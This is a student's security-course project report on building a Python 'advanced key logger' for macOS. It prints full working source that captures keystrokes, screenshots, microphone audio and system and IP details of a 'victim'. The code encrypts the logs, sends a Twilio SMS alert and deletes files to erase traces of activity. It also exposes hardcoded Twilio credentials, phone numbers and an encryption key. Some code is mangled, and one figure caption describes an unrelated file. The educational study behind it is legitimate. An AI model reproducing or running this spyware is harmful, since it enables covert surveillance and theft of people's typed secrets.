

# Van's Advanced Key Logger

Vandana Rao Emaneni

Z5451278

W16A

COMP6441

## Table of Contents

<b>Summary.....</b>	<b>2</b>
<b>Scope .....</b>	<b>2</b>
<b>Deliverables.....</b>	<b>2</b>
<b>Achieved Deliverables .....</b>	<b>2</b>
<b>Unachieved Deliverables .....</b>	<b>3</b>
<b>Additional Achieved Deliverables .....</b>	<b>3</b>
<b>Outcomes .....</b>	<b>3</b>
<b>Reflections.....</b>	<b>3</b>
<b>Challenges .....</b>	<b>4</b>
<b>Proudest Moments .....</b>	<b>4</b>
<b>Hurdles.....</b>	<b>4</b>
<b>Code.....</b>	<b>5</b>
<b>Outputs .....</b>	<b>11</b>
<b>Appendix.....</b>	<b>17</b>
Figure 1: Weekly Timeline Progress Report.....	2
Figure 2: Less secure app access revoked.....	4
Figure 3: Generation of encryption key .....	11
Figure 4: Pasting the key in keylogger.py. ....	11
Figure 5: Pasting the key in decryptionfiles.py.....	12
Figure 6: syseminfo.txt file.....	12
Figure 7: screenshot.png file.....	13
Figure 8: key_log.txt file.....	13
Figure 9: Encrypted key_log.txt file .....	14
Figure 10: Encrypted syseminfo.txt file .....	14
Figure 11: Decrypted contents of key_logs.txt and syseminfo.txt .....	15
Figure 12: Clean-up of generated files in directory .....	15
Figure 13: Twilio SMS notifications for encrypted file contents of key_logs.txt and syseminfo.txt sent to remote server .....	17

## Summary

After having some initial troubles in selecting an interesting topic for my project for this course, I decided to go ahead and get my hands a bit dirty in developing an advanced key logger in Python with the following functionalities:

- Capturing key logs / strokes in a file
- Capturing screenshots of the screen
- Capturing audio
- Capturing system's information

## Scope

Based on the above summary, I decided to put a timeline progress report on how I was going to achieve this over the 8 weeks of duration given. Each week focused on small activities that either involved self-learning / research, hands-on programming examples, development, documentation, and videoing.




Figure 1: Weekly Timeline Progress Report

## Deliverables

Based on the deliverables stated in the [Project Brief Proposal](#), I have addressed this section in a manner where I highlight: the deliverables I have been able to achieve, the deliverables I haven't been able to achieve, any additional deliverables / improvements that I have been able to achieve.

### Achieved Deliverables

- Eliminate extra key codes and single quotes.
- Capture and store keystrokes in a file.

## My Something Awesome Project: Advanced Key Logger

- Usage of Python & its respective libraries to implement Key Logger
- Build a customised Advance Key Logger
  - Screenshot
  - System Info
  - Audio
  - Keystrokes
- Acquire complete computer information of a victim (system information)
- Capture a screenshot of a victim's device (screenshot)
- Understanding a victim's system (system information)

### Unachieved Deliverables

- Sending keystrokes via EMAIL
  - The reason why this wasn't achieved was GMAIL has deprecated a setting to send emails from an unknown third-party application.
  - So instead of sending it to an email address, I will be sending it to a remote server (Twilio) that can be accessed via account credentials.

### Additional Achieved Deliverables

- Remote Twilio server
  - SMS notifications
  - Sending encrypted data files to the remote server that can be accessed via account credentials.
- Clean-up of activity
  - Erase any signs of the key logger activity performed from the system.
  - Here it is deletion of the 4 generated / captured files – screenshot image file, system info text file, audio file, key logs text file.
- Encryption & Decryption Mechanism
  - Even though I could send the key logs text file and system info file as a plain text, readable file to the server, I decided to add another layer of security by encrypting the data.
  - These 2 encrypted files will be sent to the remote server that can later be decrypted using the key.
  - Also, to show the decryption part, I have stored these files on the system and shown the decrypted contents.

## Outcomes

After doing this hands-on project, few outcomes / takeaways' I got was:

- Learn about keyloggers.
- Understand the different functionalities keyloggers offer.
- Learn about the working of keyloggers in action.
- Implement an advanced, working key logger in Python.
- Improved my coding skills in Python by using various new Python libraries to implement the functions of the key logger.

## Reflections

After successfully completing this interesting project over 8 weeks, I have addressed this section in a manner where I highlight: the challenges I had, the proudest moments / achievements, the hurdles I faced.

## My Something Awesome Project: Advanced Key Logger

### Challenges

- Understanding and learning different python libraries and its usage.
- Understanding the various settings on Mac OS that needs to be enabled to setup the development environment to start working on the project.
- Understanding and implementing audio capture.
- Understanding and implementing the connection and data transfer in a remote Twilio data server.
- Time Management

### Proudest Moments

- Coding complex python programs using new and complex python functions and libraries.
- Implementation of audio capture in the key logger.
- Setting up a remote Twilio server.
- Idea about implementing encryption and decryption mechanism for more added security of data.

### Hurdles

- Implementation of sending the key logs via EMAIL
  - The reason as to why this couldn't be implemented was from 2022 or early 2023, for a normal GMAIL user, there is a setting called *Allow Less Secure App* which has been revoked from the interface to set up.
  - For sending via EMAIL, I had to enable this setting.




Figure 2: Less secure app access revoked.

- Till Week 6, I was looking for alternative mechanisms to achieve this as in:
  - Use other email providers instead of GMAIL.
  - Use dodgy third-party email settings (which would result in a compromised account!)
  - Get a Google Cloud account (but it was paid!) as the setting isn't deprecated yet (until end of this year)
- Implementation of capturing clipboard data

- The reason as to why this couldn't be implemented was there is Python function called *win32clipboard* that is used to retrieve clipboard text.
- To use this library, I need to install *pywin32* library module which is Windows OS specific.
- The environment / laptop that I worked on for this project is Mac OS.

### Code

The code structure is separated into two sections:

- Implementation of the Key Logger (*keylogger.py*)
  - System information
  - 10-second audio recording
  - Screenshot
  - Running the key logger for three cycles to record key logs.
  - File encryption for system information and key records.
  - Uploading these encrypted files to a distant Twilio server and delivering SMS notifications.
  - Remove all signs of activity by removing produced files.
- Implementation of the Encryption & Decryption Mechanism (encryption-decryption folder)
  - *encryptionkey.py* is used to produce the encryption key that is needed to encrypt files.
  - The encrypted files are decrypted using *decryptionfiles.py*.

To run the programmes, follow these steps:

1. Run *encryptionkey.py* to produce the encryption key that will be stored in the *encryption\_key.txt* file.
2. Paste the key into this file and make changes to *keylogger.py* line 51 and *decryptionfiles.py* line 3.
3. Check that your laptop's privacy and security options are enabled (Accessibility, Input Monitoring, Screen Recording).
4. Execute *keylogger.py*.
  - a. These are the 4 files that will be produced.
    - i. *Syseminfo.txt*
    - ii. *Key\_log.txt*
    - iii. *Audio.wav*
    - iv. *Screenshot.png*
  - b. Once generated, 2 encrypted files that will be generated.
    - i. *e\_key\_log.txt*
    - ii. *e\_systeminfo.txt*
  - c. The 4 produced files will then be removed from the system.
5. Execute *decryptionfiles.py*.
  - a. The decrypted text of *e\_key\_log.txt* and *e\_systeminfo.txt* will be created in *decryption.txt*.

### Keylogger.py

#Written by Vandana Rao Emaneni z5451278

#Code References are taken from Udemy Courses, Youtube Tutorials

## My Something Awesome Project: Advanced Key Logger

```
#Functions to interact with OS
import os

#Functions to work with time
import time

#Functions to perform socket programming - to connect 2 nodes in a network to communicate
import socket

#To secure and accept passwords
import getpass

#Get information related to the platform on which the program is running
import platform

#Record and play audio signals
import sounddevice as sd

#Functions to optimise signal strengths
from scipy.io.wavfile import write

#Make get/post network requests
from requests import get

#Copy contents of screen for screenshots
from PIL import ImageGrab

#Twilio Data related libraries
from twilio.rest import Client

#For encryption & decryption, implementation of symmetric authenticated crypto
from cryptography.fernet import Fernet

#Control and monitor input devices (mouse, keyboard)
from pynput.keyboard import Key, Listener

#Files setup
keys_information = "key_log.txt"
system_information = "systeminfo.txt"
audio_information = "audio.wav"
screenshot_information = "screenshot.png"

#Encrypted Files setup
keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"

#Audio setup
microphone_time = 10
time_iteration = 15
number_of_iterations_end = 3
```

## My Something Awesome Project: Advanced Key Logger

### #Twilio Account setup

```
account_sid = "AC0960b5d0c34e7b0606ffcafe1cd85fbd"
auth_token = "dbfe2e69a6b62a2d5f38c24c70daaecf"
client = Client(account_sid, auth_token)
username = getpass.getuser()
```

### #Encryption key setup : Generate and paste the key from the encryption-decryption folder

```
key = "w4eLP7fMuJwYoRJyqbpfn2LSQNWYiDNy2KooG26SSE="
```

### #File path destination to store the generated files

```
file_path = "/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-
T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger"
extend = "/"
file_merge = file_path + extend
```

### #System Information

```
def computer_information():
    with open(file_path + extend + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address: " + public_ip + "\n")
        except Exception:
            f.write("Couldn't get Public IP Address (most likely max query)")
        f.write("Processor: " + (platform.processor()) + '\n')
        f.write("System: " + platform.system() + " " + platform.version() + '\n')
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + hostname + "\n")
        f.write("Private IP Address: " + IPAddr + "\n")
computer_information()
```

### def microphone():

```
fs = 48000
seconds = microphone_time
print("Devices available:", sd.query_devices())
sd.query_devices()
sd.default.device = 'MacBook Air Microphone'
myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=1)
```

## My Something Awesome Project: Advanced Key Logger

```
sd.wait()

write(file_path + extend + audio_information, fs, myrecording)

microphone()

#Screenshots
def screenshot():
    im = ImageGrab.grab()
    im.save(file_path + extend + screenshot_information)
screenshot()

#Setup of number of times the keylogger must run
number_of_iterations = 0
currentTime = time.time()
stoppingTime = time.time() + time_iteration

#3 iterations
while number_of_iterations < number_of_iterations_end:
    print("currentTime, stoppingTime",currentTime,stoppingTime)
    count = 0
    keys = []
    def on_press(key):
        global keys, count, currentTime
        print("Key:",key)
        keys.append(key)
        count += 1
        currentTime = time.time()
        if count >= 1:
            count = 0
            write_file(keys)
            keys = []
    def write_file(keys):
        with open(file_path + extend + keys_information, "a") as f:
            for key in keys:
                k = str(key).replace("'", "")
                if k.find("space") > 0:
                    f.write('\n')
                    f.close()
                elif k.find("Key") == -1:
                    f.write(k)
                    f.close()
    def on_release(key):
```



## My Something Awesome Project: Advanced Key Logger

```
    if key == Key.esc:
        return False
    if currentTime > stoppingTime:
        return False
    with Listener(on_press=on_press, on_release=on_release) as listener:
        listener.join()
    if currentTime > stoppingTime:
        # with open(file_path + extend + keys_information, "w") as f:
        #     f.write(" ")
        screenshot()
        number_of_iterations += 1
        currentTime = time.time()
        stoppingTime = time.time() + time_iteration

#Encryption of files
files_to_encrypt = [file_merge + system_information, file_merge + keys_information]
encrypted_file_names = [file_merge + system_information_e, file_merge + keys_information_e]
count = 0
for encrypting_file in files_to_encrypt:
    with open(files_to_encrypt[count], 'rb') as f:
        data = f.read()
    fernet = Fernet(key)
    encrypted = fernet.encrypt(data)
    with open(encrypted_file_names[count], 'wb') as f:
        print("Encrypted data files created to be sent :", encrypted_file_names[count])
        f.write(encrypted)
        print("Encrypted data :", encrypted)
#Send an SMS to say that the encrypted files are sent to the data server
message = client.messages \
    .create(
        body='Encrypted files sent to the server! Login to your account to access!',
        from_='+12512209380',
        to='+61402821360'
    )
    print("Message ID", message.sid)
    count += 1

#Clean up any tracks of activity done from system
delete_files = [system_information, keys_information, screenshot_information, audio_information]
for file in delete_files:
```

## My Something Awesome Project: Advanced Key Logger

```
print("Removing trace of file:",file)
os.remove(file_merge + file)
```

### encryptionkey.py

```
from cryptography.fernet import Fernet
#Generate fernet key that will be used to decrypt ciphertext
key = Fernet.generate_key()
file = open("/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/encryption-decryption/encryption_key.txt",
'wb')
file.write(key)
file.close()
```

### decryptionfiles.py

```
from cryptography.fernet import Fernet
#Use encryption key that is generated in encryption_key.txt for decryption
key = "w4eLP7fMuJwYoRJyqbpfn2LSQNWYiDNy2KooG26SSE="
#Encrypted file paths
system_information_e = '/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/e_systeminfo.txt'
keys_information_e = '/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/e_key_log.txt'
encrypted_files = [system_information_e, keys_information_e]
count = 0
for decrypting_files in encrypted_files:
    with open(encrypted_files[count], 'rb') as f:
        data = f.read()
        fernet = Fernet(key)
        decrypted = fernet.decrypt(data)
        with open("/Users/van/Documents/UNSW/Courses/Year 1/Y1 Term 3/COMP6441 - Security Engineering/UNSW-T3-COMP6441/Assignments/Final Deliverable/Advanced Keylogger/decryption.txt", 'ab') as f:
            f.write(decrypted)
        count += 1
```

### NOTE:

- Enable the following settings on your Mac OS device before running the programs:
  - Accessibility
  - Input Monitoring
  - Screen Recording
- Do a pip install of all the libraries mentioned in the import statements in keylogger.py

# My Something Awesome Project: Advanced Key Logger

## Outputs




Figure 3: Generation of encryption key




Figure 4: Pasting the key in keylogger.py.

## My Something Awesome Project: Advanced Key Logger




Figure 5: Pasting the key in decryptionfiles.py.





Figure 6: systeminfo.txt file



## My Something Awesome Project: Advanced Key Logger



The screenshot shows a GitHub repository page for the file `code1161base/test_shim.py`. The file is 45 lines long, 35 loc, and 1.27 KB. It is a Python script that defines two functions: `do_the_test` and `results_as_json`. The `do_the_test` function takes `test_path` and `repo_path` as arguments and returns a dictionary with `mark` and `localError` keys. The `results_as_json` function takes the same arguments and returns a JSON string. The script also includes a `main` function that takes command-line arguments and calls the other functions. The file is part of a repository named `code1161base`.

Figure 7: screenshot.png file

